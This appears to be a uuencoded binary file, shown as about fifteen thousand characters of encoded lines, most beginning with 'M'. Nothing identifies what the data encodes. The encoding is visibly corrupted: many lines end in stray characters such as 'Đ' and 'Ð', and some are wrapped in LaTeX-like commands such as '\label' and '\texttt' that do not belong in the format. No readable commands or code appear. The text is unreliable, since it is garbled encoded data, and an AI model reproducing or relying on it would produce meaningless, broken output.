M9FOV;T[^+/>SW'P-\$Y6C>5>%9FLF5(EO?MFE"VALWT1=KAT[OCNJ_,<)"7DĐ M]B\\&)M;<M!(#RPH+Z_2'VB#85L6NP!LTZ'IRKE+M54B47)(^#16.:Y)Q-!UĐ M["".[]) ENTXB5(<W6J,]"\$\$;-61KKM(U7BLBFOZW'+J\=ZZ`V-81U`-!I(Đ $\label{eq:mfr} \texttt{MFR} >: 80 \texttt{JR} - \texttt{N[} \texttt{S3Q} \texttt{X}; \texttt{Z} \texttt{J4HFSA} / \texttt{\#E(0J,B1??ZH5L2<)} \texttt{QJ*KB9N]F1++]} > / \texttt{RD}$ M323(]SA<I=Z6JZMR3MW2+</D2(2[SOU1A"-?6,G<@13OCURA.Q#3&.*_OUĐ $\label{eq:main_substitute} $$M\zV3?\.5/:M`!FTE'E4K\#>-BN$^V>F5&YI"88=WXD_56\?F\#*]EW,1<ODY+D$$$ MUO_`"'__A/3>1?OMR_5YI>1MM9,!K8JW#NDP!IH1H:;N\Y42+0]'&P=JI`2Đ MXE,?'JCKIN#?ZL4V>O7BQ;8R>,NV`!EAEF-H6",;+UO*8EO,XL5VIO=^8;JBĐ MN%D1/##?`SR;VPE9!V#)]\$Z8Y`7%_'V04KD/\O9!W#[0[P-RQC[0>2!KZPZOÐ MFKM-(<W>A]CP-*3'O50J9V9]?2TPC>U1LQLF2&")T0TU#""Y!\9U1\$*A\X1MD M&GNK`79&LK<:=RM8\/T0C&90&7<"R=XJV8VSX5GNOR1)H_D430@"!.X+?JWVĐ MVUX.:9@;]5&[O+@#5>O1W;CC#-XN3S)*C6-!-+9NW62-G1"LCY<)XG:[,F[D]MDE+.-+HVBKYEQ:%[[.TEU=7ZP8JF&X`3GP(]/ARI51Q[>@P9!M5@6G57=453D M"+##B'D7R9TRK0N3J0_1<[R0WZ+=%4K2FI,)\24/JJEQF;18YP`*SXV/EUA[Ð MBF1/ENQ744[E6`<Q]%-_1/.HI@T[S<JOH^UDI]S/+M>Z3'0U5OT+QIMT-Z6/Đ M(3SK'B`9LRS=: "EA_L`EJ.7/NNHN&GX&C?.%<#Y)"XRZB7&<@.NH43%[(LS?Đ M*/+0XY)E?]FH!,'X<\HUOY\$6<R17"Y;&U\'_);SML:*L+B7[%K)3A%6I'RGD M3; "5R1^, YZIE<RDE8, 7HQY#+?M9P\$VS9PZ9HPL8P^2TI&N>[L,, `]I3=\$R3YĐ $\label{eq:mzq_wvy_cl} \texttt{MZQ\#VY.CL}, .\texttt{D} \\ @2`\texttt{M1W!O} \\ "YKLW"Q*(B&M?7AR8APB5A0E[J).?B171/P(^<SD) \\ \\ \text{SD} \\ \text{MCQ} \\ \text{MCD} \\ \text{MCD}$ M774![\$B<\DC.N384'C[^V?9>%63/O-A:JRJ#52^PBZJKY;9?71U4XB553\$5XD M<!U:K6K4NM9P4^/<+\$FTQ/<.;4+X2AV0X<F*ME-5X%XBV:+OUF8@&?[JXK9AD MI_TZ*.OMBFF@`3_?[:^HMF*0<T[\X;","6#%U^87T!,O0^VNNJK.9(V\P]_TÐ M7<9X`E.RA<9A1LW9(-HL_CP>@(,1J<:&BCB)U.Z<@FL))2<`;0X;E4NUJ)64D M<16B_P4)DS!E#:=3PB+,T#ICYROU5DS\$OG#,Y?UK5_NKJ'!10"\$CHDK\$CC!EĐ M-?5^V?RRH1.25"52`@[AR;G<+R2)Y7K4X?)[7)OL"=)993BQ`L+%R^O]PR40Đ $MS=@TX1A.[%-F\LVS-?6R__3G"/7^"F.26OYNU3+=\L>!&\396YA]+C2^02);D$ M%E\"=POAM\$F[2B=5FWTQJG.M8PQDGSV&C7J=M<6`[B]7B3JHXICE:IK[4@(UĐ $\texttt{M!XT\$N)1K>3} \\ \texttt{C:P\&9^*:`!E\#4PIMN<(XE/=;\&2E\#-<DS\;*S]@ZU[`\$UWL/6M;Đ)} \\ \texttt{M!XT\$N)1K>3} \\ \texttt{C:P\&9^*:`!E\#4PIMN<(XE/=;\&2E\#-<DS\;*S]@ZU[`$UWL/6M;Đ)} \\ \texttt{M!XT\$N)1K>3} \\ \texttt{M!XT\$N)1K>3} \\ \texttt{M!XT\$N)1K>3} \\ \texttt{M!XT\$N)1K>3} \\ \texttt{M!XT\$N}1K>3} \\ \texttt{M!XT\$N}1K>3 \\ \texttt{M!XT$N}1K>3 \\ \texttt$ M[['4F*O\$8G8.;JI!K)(O50_[Y\$NHOUL@RJY)-HLI[\$.MU>.+@MA8HP+L\<,^D MC+; %F\$7D5-HQ(FJDD))RNZK\$PA(AOJ:FQ-"=LG/L7J'J02:5B=&B&HKWVS!CD MV6I_)?!7Y%Y,G9?[P?]V8Z-,%>%R9S[\$P97D<+FSC2)TELHZ,.><`?SV!6[3D M1;,54'U5TPW9TNNKI(1EPG-"%L&W]P;'^Y1532&DI&3K5UHH*[*O4]DX*[;JĐ $MH(_B1AC,KN--*4R<@NX,SPP579\#LDXU'69=//?1RN!93./UG/V\#Y=<F4W'V;D$

M&87+E!Q903=0K((WT3<5]W+)ZSF7*6#P@VV]JV[4/1]T?-_Z36/'K=]TPR7WĐ MO^J**O'/EUWK9,UD>N!<SK#Q`9"UVQ3)'JA:*+0&HE*Y0Y%,)!VC-;]&X][6Đ MSO%!S/'HR;V/<C#%GV\$=(QYZA\Z6/UI\6FCAS]: `8?QQV>W5N*".M*MRAH>:Đ MC5ZL[9S&616`'#AUS(M=KLU/!IN-\$_2%!1[`+]?NO.HVB6/-D\$E#)C/#T*LAĐ MVE(M"BO#95R\$Z,NU4),C?\$8\$U%ZE7;S^UIMIK@-1FCU!-H-MH7^7[<_'-'*7Đ MP1\=L<Y3&N<_\$8LT1XV2YN@IRM"M><PXE6T?1%X5P01_YS:.DF!E+D6X<U=<Đ $MA[=\EXDWW2]U(3:.-0\# I>R$.\J1,OOK`D?E] C3T+>=U?*5HOU//@L$07H&D$ M2<;0M^V_8#2R^6`_\$YZYY?QDN*XTL<4G8U"?HN0\3&22P"Q[>'&?T>@^>LBBD M^JR?QJE77JDYF#KVE>`*!Y`/2Z!I6T1/=O*]Z5J2*9"\298M5RO\$IP.P7N'ZĐ M;G9#I.6AC\$&9BU-3(^"MM]X*QG`%RXS"2K!IQ.<\$A9CV"0M#>^\\$"KZ63K#9Đ MS?^@G^-[TPXW>`DNXX""&[ECI_;V*1H02I`R5GIG9G(C?_&8N14;M2=JTLK[Đ M%/[4B!F'P@M+V=(XD;!!\$B=&V]2E-@A/M!XC"/"`_UC<`2#(!O1(;`.JGCQ3Đ MF\$LD7T@_F&0<FY86&+.V8:OCBA9D>G";KE29-TBSC9E20F?A@?6)J8&\$'.%3D M\$*#=22BNP'C&T+OE!MUANM;;UHEHIXQ!<RNJW97707,T4G-4,/B8[>.G'7=_Ð M7*@P\$L=HF4I_\`UAU/6W^"]I[_4W"Z&PHU!R"O9^6+O:"NZV*W\^8,F:/9A3D MI#\$S&*NN,@J[Q<]O2](ZXJ^E#02*K^K%JZ16I;C__IL;B-&'B"88/&/ZA2@*Đ M\$\\$S/&M;J1L:81CYVN!096A/7,U3'?L451DFV>P*0'DP9[F[";-1!1'>B+D60D M_(7U^A`P1F,L4)\%%Z^,Y4:,[)8QW\$CM=NV_".8XZZ/;VY\D)@(WTK`EGAMYĐ $MA-@><XDXS@[1067@<\)+?%I_PM\9GS7&5Y*N:(CQ<P48"<U@C[/^):XC^U4UD$ M?0J\$F&1@_R=IPJS/9*JJ[85-RYA*B4C(9!*1^'8//?RLZ=W01-C04RU]%V;D M<'`?9BLU-^EQU)2R&0X6K@S@TG<'923MQ\]#5V6BU,^?;=.?L\5TEB-\BHK!Đ $M6"39=,FSH;]P@,"%&8$'@B/EY1654%5MC>.^D40BZ<VN>_5N-;H"BF98CZ!D$ MF-"C=AK:AC7.AFSW'HQEIAA"6VVRW9>YH)C;10)K3[?&BC^_X<EQ"%!CCW:7D MJ+MJ#JSICY) *2"_*H!7]->YZM5FE8Y`#7V'S>!)6"<\W*WG&!%RO3N%0!.\$5D M+D9VG]-,`%9=S7,W;_\$P@N_4:3E)]N4/[,.X8IV69KG/B2+'7V!)B#5&:O;6D MA]*"RS]U#.)5XJ:G)0FUD`LX12Q&N]401L2JW9Y!Y\$*&;MB:S%H(X\$B0.`L)Ð M Q/&&,L).OP["%[T :+@;U<3XG#7F!IKG/B0`J)KRA^Z&Q;\$AA5TE2\$Z2P'5Đ M6RO#R:D*TCV_K5/!^[@`,S\$<\:\B'N=@OEZRS^\$*KM#*R[6H@H[2VF\$"-P0VD M:K\$-R,7V^`KKC2"0%=;_!O\$**S4L):RR%/(J%Z3H<X35P421I?SAF?@(7^F%D M&"]P-)A=71T?JI2K/E.]I[H;.@+(-I?+DVS9#AUIGY@C3#M^2375/*@*;_]1Đ M<6J/7LH1`JI]W9=5,Y_PPG]4]\$N&4]JM\$Y'P1&"B[Y;"35`"KW8/:H:+'?)-Đ $\texttt{M} < \texttt{Q,.\&} \\ [\texttt{W@U} \texttt{LFTLLG4/L6PP5V} > & 36 \texttt{JRRF0\#63} \\ = .\texttt{LRP8/N2I1'K} \\ \texttt{'IK} \\ \texttt{Y} : = \texttt{D} \\ \texttt$ $\texttt{M*$3+@!@NE9_J`;/H]} \\ \texttt{M\&K@EG(R"K8+YD@*2L1W(ZS7Y)BX5)Z`1_B[E\#_$@_\D} \\ \texttt{E\#_$} \\ \texttt{M&K@EG(R"K8+YD@*2L1W(ZS7Y)BX5)Z`1_B[E\#_$@_\D} \\ \texttt{M*$3+@!} \\ \texttt{M*$3+@!} \\ \texttt{M*$4} \\ \texttt{M$ $M:,;Z(+D_JPL/]='!6>9/V\#<4,I_O9?OI:*8L>R7J#@*JPI%M:]Q$&)3D05/Ð$ M[>RM7UW775.1FA!35<WG8C'N%+0>Y@N^_V#XS2G*6;^_JIE5B_*?6WP\'K<Đ M79SGT&?-VC=G_>&U4KR[V&'\$#NO]^<S?_OJ[%T?Q^OPJ'IN-=E6[[",YYQ3]Đ M@DJ(E+:EB(K(T]2L.?"/T5.2!+B_ANLEI#(8K7&OR</L/]-%%6+3D]3'H1JYĐ MO;OLHS:#+`1'K*K5O<IYC#2WI\$K\H0N9]XM^!Q[*0MM3&!394XC>81#7DXQ#Đ MB.LCEMJ_9KV3@#>-LE\$G?B&C?+L#+_**C_691M2HGW1OSY.VZ47,YL&E.?Q9Đ $\label{eq:main_section} $$M\?Y8\G\#3:\'S$2(T;BI,QEVG4?HYFS.+I?241(S;\&8\%5S?4V\%\$=M_[0>R""-GD)$$$ M#.`K(O9%UL[*1F/TJ"QBQ!3!I5RA/!\4Q;'G["-]A.F&,8ZO&Y&V4BGBOP>:Đ ML@-_;C>^!2^5CCX;THB/=&)'IPU<ZM<\T`W>9H3W,>Z=R9BX!D.''(#<.U5(Đ M++L`D:]?@@4!<!>KD%/Q-H7,XKL>B*LZVQ7C>VD)4]JT&;DC/RH'*3NF0KS_Đ M(DB2NR3%53?B8*9-L8^XZFZ\$\$L@^4VB%QG3#E>>@QTG-%ZO%J_V\$QRR>Z]<KĐ MRD8&5+(+=\U'DKY:C/SN`!*\B#/=("C.-\$HP*JDLY"O'[!^ZBYI"!!X[Z49_Đ M;\$@1Q`6<+S./N.:35_%GKN'L/T/X5D6ERJMX]`#:>\$#QE\$4QJ.A)?E7A^B@KĐ MOORI^&KQGG>Q_`V\$J^,CHU8ZH*T6<]Y%D\8?15D)TM%RJ!:?3WH7H:-H\.Y#Đ $MJ/[T8Q!O/R%)90$2?"-_H>*\NU.X+N[U\/2#+%'#^096&F13JXU0BP0"&]>CD$ M]8?K9)67\Z9P]5OX+#,<7FL:!1GCCH=CAXCQX>"AX?S9.@0S;=IJZ;0U'L2KĐ M; #XAG, \F"Y?CP\7AO#6(DW4)VJ; FH8QL1Y*)+"F5RD8AJD.IC`Y"-I<AR!(-Đ $MH(1=D\&Z/ZE/@2(T>+)\&YT\&V"4;/;1)H[E(R,968Q#_^\!$$$;-_+M8S`?ELDĐ$ MK/@'6A'\$V54(A8.7ML7P)BI<RAALTTRC]`D9!4XX=LH@;"(KJF1064UJGO@&Đ MLC1.15AS<"-EFB>.1[#3-4Y')R=F: `@GCW+%%-N#I6"KX\$2E+:LT4]/V"IOOĐ MB99;U>J#/;`*9M;P#`FREV@[9<?*L5HVG.5BQ5;L'/J*G<`JL41%`A8MZ9O)Đ MH2X\AIW`EV');"3/4)+-<:QI:`',@K'M4<EL%)DR-(F-DD^7I\E>E"&Q35HIÐ MF1P:ZX^,32:"*QA.K-`X3[-C2K'2HNS24MM]I;;N18)^4":_PFAF+"J=Q)=JĐ MK030`^N&Y^IOWK%N`#[\$^YZ3K0K\$W[QU__`&_)H,3-*T5P/-?1@IX`8MGB3Đ MF8EE])+'KI:Z',N')K`J%)G!ER:WG;`KP*JL#R:X-TM\$D%JJ:D[F2U/`\'4+D $\label{eq:md2} \texttt{MD2}, \texttt{%DY} \texttt{P4?7} < \texttt{VIN2547P}([Z) - \texttt{V} \texttt{90MM}) \\ \texttt{H$\$79"M6/;0M6P$P:SLH=J(5HR3]$} \\ \texttt{D} = \texttt{D} + \texttt{D} +$

M4"VKY\$8>R-0\H>VV7V46<B+5H'\$...(PR*"<XD\$TP9C);-6T_:B"B-1:27\$8FD MQ8HW, ^:A: (AGE-389E \ /A<()&P7(YP#;!+XNF0_8M7P+55S,?FLLVG#DD#\ NĐ MF%"B:E-XQ[`*T0B+V0O<`BC5.,LAC5=QJEX`6E)),=*1)UI7^!X2Z+VNO*\$DĐ M1NWX4I\$LY3J&0, #BL\?"BJ\$ICG2Q6; [M'P8TG*C2.+']@\$IM]Y3:IBC8PI, LD M\$DO5(*-BF9J)RA'RC1@=F*IY6I!RVX04Q>7:H0,T\6X4J;5B;\$G-S5M#N<J_Ð M^M)T%<6.-+%H*R1X)P9K+<30(F-Z,&90T%Q0MV=;D=2<ESSTB!!E20W@W`XUÐ M&>6-%U2[2:FK]5DZ/JB4NEX(0+%(WEU*!M@ZF=.7Z=15U1SD@VV,3/84R-2LD M[DATG@J7><AK3Y*`+9\$B['^LK;_0:<D1J0,5J8^PG39E/*,6HL*CO/<8_1'!Đ M17R+EDDWT)JMAL55EA?=1B:\-\$=&A660%2*?6WWS-J]DZ6Y]NY8\$[+F;<%LRĐ MC2X.)U.X3*3]WZO#:4U(.455'\OR7:JUK9X*(UDM>R<UK^\$6H&W+)[Q&,L\(Đ $M9*RQ@8PAV@0@=_{[K#(TBSN2.V+;Q\#B=HHQ^+9<P[O'#1X+5^:MJDYA#8'2D)]}$ MSLF=6CN5PYS(UVB<'B;)A44WC.W`VTU1;FT1LHQS>=M-5`=5&664!(!YW6`+D $M2664JXP$S:?=W,@&S1-IFRPY&F=6:N[(9*+C/#4X<41N96E/8?)=W,J\8BO8D$ MSXT\$K"R#\='IGU#=P\5&^I,H7AFNG-A.24J9?7AE1U0[*7F419)F,+ZMD3:CĐ MO.()_V+;.%E"I2VVJ1?;A5Z+25LX])LW&M"Z]X8N`NKKUH,LQ['V!X8&:+38Đ MIO`JBH-/+<%+AXXR>!.P_[Y46R\$^I/S?0HAV!<OY%4%MT\X#&%;S"J;D_+BKĐ M+HV"R.8AUJL,5W:S+<%_Z,"=9D'C7)NZ?B%D5J4"FC_9-NWM[V,X82':%L''D M#4, DH, CD#4/_C6B8*C; A_PI7^=SO_&<:IBP^:IOBP`ZU/6N)D.W'WV+9#WK:Đ $M.M*C:H;>[\(\BAT/\#[W\#0G.6,2LNBX]CX[-X-C:K[<0NR.<6PK;<\#M+)C_>/D]$ M'1@NKA#&.IS1B>V1DI()C:5C.JCVV`,@2QHR'.BYNX^GZJBAA:!:;",MBVV:Đ M(5EBSE-7Y`9S#Z'K0OZ;J"PX=<PA=/8?:+&YI;K*:%QAUXI-(TQ1SW%M<']@Đ MNN-*5H97%8<"9DU;PY:<<V[*Q%;(#MWL;DEC+?FN.M*+BWLB8X0E(4NQX;J]D MC`POI\3+]&.GZBLJ*MXUJ,4-*`FS+:H2%^P)YR2.U,@4,^^-?D6?"8V!0UC^Đ $MZQB54"7&>[$:@Q_X,JT+V;7Y4$>&2\I/:8NU>+CC40;TJFISIAAY=E^4>A#9D$ MJG5BY"`*WK\YWOX#6.'3-1&7:ZV_\$N88:B#R<V]E5Z2^"/M\$/X^=#%S!W8A8Đ MU#%AET9F3+^5,(NSTCX,*6J"FHS9_@Z:,'(!@L83.T!U.')X"/-/!WU)2;O*Đ M<6>#HTNQ\Y, <8:C9, IGN#,?]&)=9)6AJ___?=BO94>(R'207SAF)7QF;@KJ30Đ $\label{eq:mapping} $$M\&A>U4>QL\N`YD@'Z_M\'>-CP`,_`I=HN)4WPO<'QAU$54V+(@3R=I4\BC7-)D $$$ M*C4]/,"317`CJY`]:>,*:CV)\$T-8IA[C1C!-VW@4'H]-#@_H9*M27TVN!CB=Đ MV\$2G]S]\$TU*"VJ/@0W!W8\3C\")/I*ME-\SVFCPJ[A+>\\$7R/2Z=Z<SAQ'K7D MNXF<+'BE_QF`!7[CW0'8,R@6\?:S^2UG-&><;U!\$M2/CS!-*7W23QOD8A?4%D M9)YT9Q;/P8XHX]Y3GG=YZLX'HWH5.><.*UC#S[9*WI1"Q9.*3HLG''OKAOD1Đ M[MR)C8X8BROU.I;363#YK%.R,RK2+"4,Q#\$N4Z#1L<N#;#"FT;%`DNQQB=5ZĐ MK&MF[PHU;PI`>+XO/&3KO5O?OY^\$%1D.6L^U4)%V=;D.6I169(T,*@H\']NSĐ M=(--`P]T+NBA+M3%3N1:M.C1KO'Z!S![?^<,X\V?@GBXW@M_B^_-@5,W[13?Đ $MR_^(6H\&['<\&'MBEDU*Z6=8M?\#^UCC\&W\#VW]D(146=R1UH'8VMEVU>)'AUFL;D$ MB1SA`\$GFF\B6WW\$FEGVDDFPU3ZXDM_1F]+^ERP;QWDY4K(M)9@^@2".AC;1KD MV'R3>G?D3D47\>/6]PAM^EACM"*DZ?_'"6UT,IS>;(OW/D!O@5[EC)*;Y[COÐ M:;CY<U"9NK6.1%VR&18<7'6%67RZ1[)L2QZ&A(@0\&>;S=Q(!`]_;B.(ZB!&Đ M@+Y=6=(F;?"MA!MY[;WL).TL#RD[+BZ/+&=]"QG#+V6S5NNT,G-X06)F>34DM) #) $RP[AK,73221(L6'4X+,2NYEM(MT*YRILJRRF[H4L"7HH4;#/#<2$=D\-+D)]$ M;UR#Z<;Y8\>>8`=9&O,1QCV!7P'R`K938X44V69 *@1WA"1%Q-6S7,'`]^&%Đ $M-@0()H2DZ"Q\$?<U:91[O(W3-L]OAF\$3'YYSS-"NQR9N5=]?9N\$:;*\2-;^N7Đ$ MG^7T/82XV@/-D.<'VX_C!.ZLQ#-G5X77U[A(!*-33S\""AKC_:OK\?6NJ^J[Đ M"X@X)PVECC'K6M2O1R]_'XQ'_F?-\$.B8%'FQ0V5+12'5^))%X65#(+QN2'C9Đ M!/]#*.:1_<,QP-]=(827H\$,9)71,M*6S4>=L\$TL6E8/&9GM+H;%ZH%]M66V'D $\label{eq:mb_to_$ MMVB[_I71!3,0:D-;T-8K,.TXW].&^,'P`A8,8?97H?Y7R&KN&VFX!-2,3<DUÐ MJJ\$TF\2U+KE\\'\@PP/S+Q>.4?/\\/O-K\\$3AGRZT2\\><\23\B;T6\`.\A>+\PĐ MP/,VU2:T*"R*8!Q/E*2\$:J+,HG<7,A<WGOL84J`F_+8\]*W]G]JZ0!K&@^9RĐ M;154;]W"^WTC"G#/;POGHO+@YP)WASQ`];])+K+#7%\$AW@E*E,2K:O`)4RI\$Đ M3`\$3:N0>OF8`PDLQVB.E!,@+@TTHB\$'.<-NP+4&TLO^0))=>K`4U]\$%\$F`"^Đ M!JE"3+PB4PXCV\48T:A*/@Y2>/\$2KB`3PFMVVW76*%KL>E*2"\$V-_7B4F`\$+Đ M) `6: `.-6_!?&U?AE>0BDF!@)8R\$J@+0U=X?CR\LKPHN?J-?FG*N6:9,0&R&9Đ MB\Y37*9K)2XZ\$^&N\=`L.PZYG09`MNGB1^&\6#Y<A4G3]M=AR*@6GX*DB-G!Đ $\texttt{MQLI.S} < (^R(U(\&L:9(80_3D < \$3T2?9 - 7W"_,; XGQG[*\$=4>] - "RDW`E.*; : \texttt{D}) = (^R(U(\&L:9(80_3D < \$3T2?9 - 7W"_,; XGQG[*$=4>] - "RDW`E.*; : \texttt{D}) = (^R(U(\&L:9(80_3D < \$3T2?9 - 7W"_,; XGQG[*$=4>] - "RDW`E.*; : \texttt{D}) = (^R(U(\&L:9(80_3D < \$3T2?9 - 7W"_,; XGQG[*$=4>] - "RDW`E.*; : \texttt{D}) = (^R(U(\&L:9(80_3D < \$3T2?9 - 7W"_,; XGQG[*$=4>] - "RDW`E.*; : \texttt{D}) = (^R(U(\&L:9(80_3D < \$3T2?9 - 7W"_,; XGQG[*$=4>] - "RDW`E.*; : \texttt{D}) = (^R(U(\&L:9(80_3D < \$3T2?9 - 7W"_,; XGQG[*$=4>] - "RDW`E.*; : \texttt{D}) = (^R(U(\&L:9(80_3D < \$3T2?9 - 7W"_,; XGQG[*$=4>] - "RDW`E.*; : \texttt{D}) = (^R(U(\&L:9(80_3D < \$3T2?9 - 7W"_,; XGQG[*$=4>] - "RDW`E.*; : \texttt{D}) = (^R(U(\&L:9(80_3D < \$3T2?9 - 7W"_,; XGQG[*$=4>] - "RDW`E.*; : \texttt{D}) = (^R(U(\&L:9(80_3D < \$3T2?9 - 7W"_,; XGQG[*$=4>] - "RDW`E.*; : \texttt{D}) = (^R(U(\&L:9(80_3D < \$3T2?9 - 7W"_,; XGQG[*$=4>] - "RDW`E.*; : \texttt{D}) = (^R(U(\&L:9(80_3D < \$3T2?9 - 7W"_,; XGQG[*$=4>] - "RDW`E.*; : \texttt{D}) = (^R(U(\&L:9(80_3D < `3D <$ MU"Q_]?[A^7AO:T0;Q,;!?;9QG33@8/#;XJ;Y7`F3]K.)[,2#S[)X4*USC7>HĐ MY%^EVT2-\K/5D&^NL+80_(R&?&FV?(\HJ]2T\$V972_\/]MX#K(FM_1=])PD0Đ MF@0%144-"(H]%0*AA`X*&KI@2X!(D1(A\$7!;0E%!1+%W!>QUHV+;MH"HV+%LD

M-W:P1G\$K5E#9YJZ99-3][>___/^?>YSGWGGN>;^"=660-FC5KK5GE7;_,^QL^D M36ZD2KB%TPR(7"=T*DTK\[NHF!(0:*53#9BP2667WU?+9U)M&TUM16A"P5!QĐ M+"QX<[R!4NEMC#%>^.6+J"I/L"CBY1M0'\$X/L11':P[-RA>E(07)HJB7R)"FD MY><;:L;,T&HA6K/VA%8K\$M,U/6;"E'HSX6G[3;6&%D70U&'18IJF3&40HPE<Đ MC!Y^*C6:RM\$87Z5IM3Z#\5>1ZL%&):&"RG,84XG6]1W0`P(8T9I]!:K>!UBEÐ MT)!RGM\$%`*F96,Q\0_<A"CJXG9YAY.XZFPH!K6]4GF[*T:\$BTT*1J3H\MK3`Đ MF!K=,,=TGLG[?)/^*I.Q5*Q[DS&^[E30:>VW"W'RYSEJSJ;\R0K;@A'82,W(Đ $M@"NJ$=X4I+C7#F^E6$+$3&A$>L2"\>6JX:+]YT]'BS;#GVC=CM;E9C0-0^6;D$ M2C.A0>T>BZ*N%)\$1BKC2HNB2G:B;Q6'SOI`<-KG)U8.AQE14VWRJ&AO9JQZSÐ MJ<64?40TJQ<B2DP84+KGTYK!+KPB3!S1:B6CQ!115#%AXI@(31>).</BL,\$%D $M=4!A_=\HIMEQ)B9F4AJ>P-DM3Z"^!91.3*J:B;G%>-/JO"E:8D7:]73K")BD$ M-*?4ULWT\:T^:DH=M<+<H(4:@V%HGK@?\$X-:/R4F)@+I/!\$V\$9IRM8\$#)=4@Đ $MU<0D@?Y+/'ULJ?508U%<I;L*2D?;"J%Q9E_A!8L%IW"&/V&#Q:+#6`M<F-57Ð$ MV#"S%ZWT=\$N)L&'&)Z'JPNQWPH99=#L#^^5(BPF@J_VI`11:)1BFJ/%/-H+PĐ M@M("C80T`Q:86JRO+:VU:JVMQ42UV+K:5LH;R?S"F6981*EH`B/:8DZ)RK(4Đ M_*U*)C`*90PFM;1-:5JQN73NH\$J#5F,?I!L8E=X0E05A*=?358/*P%<;4]M!D M*?T,J4;4CK(B-T=81]5.6MVN16G83!)&V<[N`E/41D/JJ/ZVHK(0['.KR1:,Đ $M'' = V^*, VT, E()''F, D^i^D < 0.N, &DU + #V4VPQ''N#* + 6?C''J + 4W!I:?3E.5QJ5FD$ MO>90&\$:`U5I00YF`-&A,.:34W\:AQ+QV0\$L??Z>2[GVP4?'8T,)^5'_6NTU8Đ MO]8H'X/\(;X&E<`QR%]"]0\RJ#3+,U<9P/@!!L&;?+K0+'__+QX1U,[H,<:CSÐ M]J&4F%?22_KLD\9,'#=!NA]6:51[R%_]F4X,_.?"_-^0*EE@I3Y8@E3)H<T1Đ M(J1+GE,.9_I@K!BM=2)4,M?34IVP5FL_RE`?BD61SW81'5<;I8:%T('41OR7Đ M<R!>G\$#K3N/^1B_F2FCXS_RJV3K=T6Z;I,3?)B9F#DUJ7`+^3X3G%!/PG^IQĐ M7; %3XT; ID-R2:4H_E"BAN=64^(D><`V1^XE0&H7M"BY*^DFT,; VY6S]7M)[5D M 2)>R\$@%;31:62MMM&;6[A76ZA:DP36*=%]H8G:%F\$>%HI\$B^XX)]BQO^T\5Đ MPK/*X=\$2D^A1]E]*/[V!U2FW092P]J^(?:K:VD0%K,HS5TMYNRS5+@JDRVCĐ MH\W#>D@MSZH4B27*3JJZT-+/KKW0LK-D9K'EIWJNML#RFT*@LEQAC17U=G!5D M6D5'*QMHT=';+&.2P].067*G9CRTG#BN,:)<3!=2^/M*L@4X#0&]]K,!LP3_Ð MLHJ. "\$G]R8^2+RKI\$Q.M27YL, #7926Z.S[%'C1H!B\86:EHV:[7&A?,(6P34Đ M,B3X3]_1M0;E5'_*(]\$4_)=X]T+XAN'?0*(HF=U3*9KA\$BP50UJ@HPIBA>=BĐ M%=6VT9J>^Z!Z83)CX9HYAQ=V-)N*Y3-:RA<SSA8^Z\=<%EM*PSC+RLP^J1*+D M:0!SM`JS&,UCSTTJ::-12Y?JE?;T4J0+;"]4]-E.1XJS=AI=\TV!5E23\R>;Đ MM7_**3I+#'':(UH`K=\$DU4RSN81?DFBF2GS/P(H2"STH-.8ZB(@NY5=CU?DQĐ $\label{eq:mmf} $$M''MF<3K>=%?^$34H8C6KQY5;,DS%-S#YZ@#Y1@;,N:OPC-#</V@I-B[M*%5ED] $$$ $M*$:(S317FJ&MR[0>:.FN<A=X*"UB(@1B3:\V:KFA9+A!(4Y`<Z/4L,R/)\"RD")$ MS<8M]G@43..JU!-.:_D-INH2TTA!M8`N8?&?F#]SBM/DA]-L572C(UBUV>P)Đ MIPO5WR; (3X=%1\$E, %YNHY:7QAN6"T:5]I'8,20R:_L0Q0+M1JE\$)WR@\HS3[Đ $\label{eq:mass} \verb|M^2U'C7$| R, , 6(&$5,E$| A5JW7N2BE1&_>-*9]| FI:EE++4I$| : "5FRSNK3R" < C!ID | EE++4I$| : "5FRSNK3R" < C!ID | EE++4I$| : "5FRSNK3R" < C!ED | :$ MXH1QL:<K>]1]Y+K0'SR-RPR2!!6P\$H+P']EX\$A<TMD]2BF*.?&"B-9HXICQ%D M:^VCJNNGH)=XO,5:Q?UCCK2=PS[481:)1<"@GS/`*"H`5:G22OA^%J.:3V=HĐ MOE1(8F-+VU0E:-TZP796FV576Y&/YG\$\5N)O>[;2FYHO[*U5+L:\J=V6!UPSĐ M>+&MG"(\9^\$W9[T<7"<P!XOR&<+W"F.F@<6<5=Z2[D*EK9(N%[V@Y\$HI,VUGD $M\&96>H[U(JP9A^VSO,O^{O}Q.OVY@P898A^{=}C[64/1N89/R;(O^{^{0}Q}D78+WFD)]$ MBS'_?EN:!4V'XS=Z%DTMPO38(\(MXU_EKJ=VKKEFBF;0MU"H_JLIU)7E(;:Ð M4*ATB=L%B[FYJKX^U\$<.+Z970\$0\$9IYJ/.^147X8.^"T1=%5EJE#R81I`4??Đ M90?@R\A[E?ZMW?W'WBWI,J\$KQK*N[NDZX9[%@J*EU51YH%9Y;Y]!6',@LY1?Đ M::#%]N?MCH@HM.(:W5K<H[FB:Y54/;&,YIP0.O*)(5\2VO3(L.LSPTVAI4IUĐ ML_"K8EBTVL"[YZ\PJ*6;MZ%X8'<I]J39*%#9R\Y^'[M,5F,VJ10B'72OUL#UÐ M:-VK-3Z"ZJWXFS6-;N_MU("_6-.,G2[M4N?-M[_45CF3KHA*3/5@IFMD\OEAÐ M%]HAMD39H1"Y*AETA;`2\^+>%<!\$S&+9::%!C3?#2VDFUJQE]8DUW+0/JU9\$Ð MNLXT4]![NGH\\$EEJYG?RM%J5J2>PLY*%#^D6<\S:**DT3;C)5/FR<X54Q<,2D M00J7JNQ6@; ELQGQH]9H2P9"V8@_,L,*JO(<-7=.HLFDTGO,I5C7#M]`+%)X0Đ $M':PM[W"9^V&-F:-VQ@19EH:2(.`$J/"<[36MA+FA&9*A5.G)O*:"=9X1N'>D$ MRB UIT,)[7`K9\Y=)4R?\VDFI?U!&8UVL/DVB&,T0RT5:#80-3H0[#YFU86)Đ MU33HOZ1+VVI0!.1WI>];RSS/.E\H,>IOK!@NQ^C1&BV&G8T=X@_T6*I_!P[7D MB]KO]K[;?J-_UZ;R0=8=;<)H3=ZTS&J3QB/-Y54&48_"AC%*9S@P&+L4#E9!Đ M&J.OJH1Z,W6(.90:SJ<)W#T4ZKY%:D6OTH)`"2;YH_3L\$(,62_'&]H"FMHD=Đ MT-H64T&C, [GGYVB5XHA)I['FKF6!-(5)*8/N7:ANME-^BHBJ+J.5T1C6S)LGD MP+@DW*STM=C#6/--S&?&EAJ5/A39=A/3"T_3WOF6&)92:;&%S;\$O"@=`::\SĐ 